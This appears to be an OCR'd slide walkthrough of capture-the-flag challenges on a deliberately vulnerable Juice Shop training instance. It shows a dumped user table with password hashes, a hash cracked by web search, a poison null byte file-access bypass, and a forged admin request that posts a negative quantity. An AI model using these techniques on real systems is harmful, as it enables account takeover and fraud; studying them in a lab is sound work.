{"id":22,"name":"tdoad@r7l4.29","description":"1d9756335e26db9683aa976b124c1436","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":23,"name":"0kcnf@w05s.ct","description":"25a368693a883c93d810757742b92528","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":24,"name":"gxatw@w3tg.ii","description":"243bdeeb1d106e563cf19d05fc14ca69","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":25,"name":"7s1ey@9jpy.qt","description":"98384e1b10c2765551e90cb9e7c0a572","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":26,"name":"j7cbx@rlk3.f2","description":"f0dcdbb7362e1a8bef5d65b2a9e97b9d","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":27,"name":"0knof@ge04.c0","description":"8eae1640a9db3cc083cc625ec32689c3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":28,"name":"8ymyj@nxih.lj","description":"24616f25b514a2546a7271b33e6ccf01","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":29,"name":"armkm@1puk.hq","description":"7629b8322cdfddaaaf1b5c6667ab0e0a","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":30,"name":"xgjq8@zbj7.oi","description":"6caa8a1cb0f5b08282487f54dfb7f219","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}

google.com/search?q=0192023a7bbd73250516f069df18b500&source=hp&ei=J03bYcnnCtykytMPq4KZkAo&iflsig=ALs-wAMAAAA

Google

0192023a7bbd73250516f069df18b500

All Videos Shopping News Images More Tools

About 4,610 results (0.43 seconds)

https://md5calc.com › hash › admin123

MD5 hash for "admin123" is ...

MD5 hash for "admin123" is "**0192023a7bbd73250516f069df18b500**". Free online md5 hash calculator. Calculate md5 hash from string.

Challenge | 0 Solves

Poison Null Byte

700

Bypass a security control with a Poison Null Byte to access a file not meant for your eyes. (Difficulty Level: 4)

Unlock Hint for 70 points

Flag

Submit

Challenge | 0 Solves

Forgotten Developer Backup

700

Access a developer's forgotten backup file. (Difficulty Level: 4)

Unlock Hint for 70 points

Flag

Submit

kidzmash.herokuapp.com/ftp

~ / ftp

- quarantine
- coupons_2013.md.bak
- incident-support.kdbx
- suspicious_errors.yml
- acquisitions.md
- eastere.gg
- legal.md
- announcement_encrypted.md
- encrypt.pyc
- package.json.bak

kidzmash.herokuapp.com/ftp/package.json.bak

Kidzmash Juice Shop (Express ^4.17.1)

403 **Error: Only .md and .pdf files are allowed!**

at verify (/app/build/routes/fileServer.js:31:18)
at /app/build/routes/fileServer.js:15:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:323:13)
at /app/node_modules/express/lib/router/index.js:284:7
at param (/app/node_modules/express/lib/router/index.js:360:14)
at param (/app/node_modules/express/lib/router/index.js:371:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:416:3)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/node_modules/serve-index/index.js:145:39
at callback (/app/node_modules/graceful-fs/polyfills.js:299:20)
at FSReqCallback.oncomplete (node:fs:199:5)

https://kidzmash.herokuapp.com/ftp/package.json.bak%2500.md


Kidzmash Juice Shop

All Products

Apple Juice (1000ml)

1.99¤

Add to Basket




Add to Basket


Best Juice Shop Salesman Artwork

5000¤

package.json.bak%....md

package.json.bak%....md


Challenge
0 Solves
Score Board
100
Find the carefully hidden 'Score Board' page. (Difficulty Level: 1)
Unlock Hint for 10 points
Flag
Submit
kidzmash.herokuapp.com/#/search
Kidzmash Juice Shop
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman Artwork
5000¤
Elements
Console
Sources
Network
Performance
Memory
main.js
main.js:formatted
score
12 of 42
Cancel
Line 13086, Column 20
Coverage: n/a
Console
What's New



https://bit.ly/3t88bQ9

@jkuemerle@infosec.exchange

Challenge | 0 Solves

Payback Time


450


Place an order that makes you rich. (Difficulty Level: 3)


Unlock Hint for 45 points

Flag

Submit




Elements
Console
Sources
Network
Performance
Memory
Application
top
Filter
Default levels
1 Issue: 1
1 hidden
> fetch("https://kidzmash.herokuapp.com/api/BasketItems/", {
"headers": {
"accept": "application/json, text/plain, */*",
"accept-language": "en-US,en;q=0.9",
"authorization": "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJjb3Vwb
24iLCJlbWFpbCI6ImFkbWluQGtpZHptYXNoLmhlcm9rdWFwcC5jb20iLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWR
mMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW5lZCIsInByb2ZpbGVJbWFnZ
SI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ
1ZSwiY3J1YXRlZEF0IjoiMjAyMi0wMS0xMCAwMTozNDo1My44OTggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0wMS0xMCAwMTozNjo1O
S4zMTQgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjQxNzg1ODI5LCJleHAiOjE2NDE4MDM4Mjl9.yqVs-
fxTwQLO1bTxev_FjExnipI8-
P3jWlZ3gBQL8Q2BTjkKk6eIarIvNdfbciQQl0ahj2UIkqSb9IMIXlfpUv5xK5oH0XMpTdV7p2vp_d86lQRbTmw90qVGbS9BhYfyqT8m3iW
gKiy-PlRLa_GAppkKAAtLuobaxLBcNvmbyEk",
"content-type": "application/json",
"sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
"sec-ch-ua-mobile": "?0",
"sec-ch-ua-platform": "\"Windows\"",
"sec-fetch-dest": "empty",
"sec-fetch-mode": "cors",
"sec-fetch-site": "same-origin"
},
"referrer": "https://kidzmash.herokuapp.com/",
"referrerPolicy": "strict-origin-when-cross-origin",
"body": "{\"ProductId\":25,\"BasketId\":\"1\",\"quantity\":-100}",
"method": "POST",
"mode": "cors",
"credentials": "include"
});


kidzmash.herokuapp.com/#/basket
Kidzmash Juice Shop
Your Basket (admin@kidzmash.herokuapp.com)
Apple Juice (1000ml) 2
Orange Juice (1000ml) 3
Eggfruit Juice (500ml) 1
Apple Pomace 1
Fruit Press -100
Total Price: -8976.17¤
Checkout
You will gain -899 Bonus Points from this order!

https://www.flickr.com/photos/99649389@N02/16317050187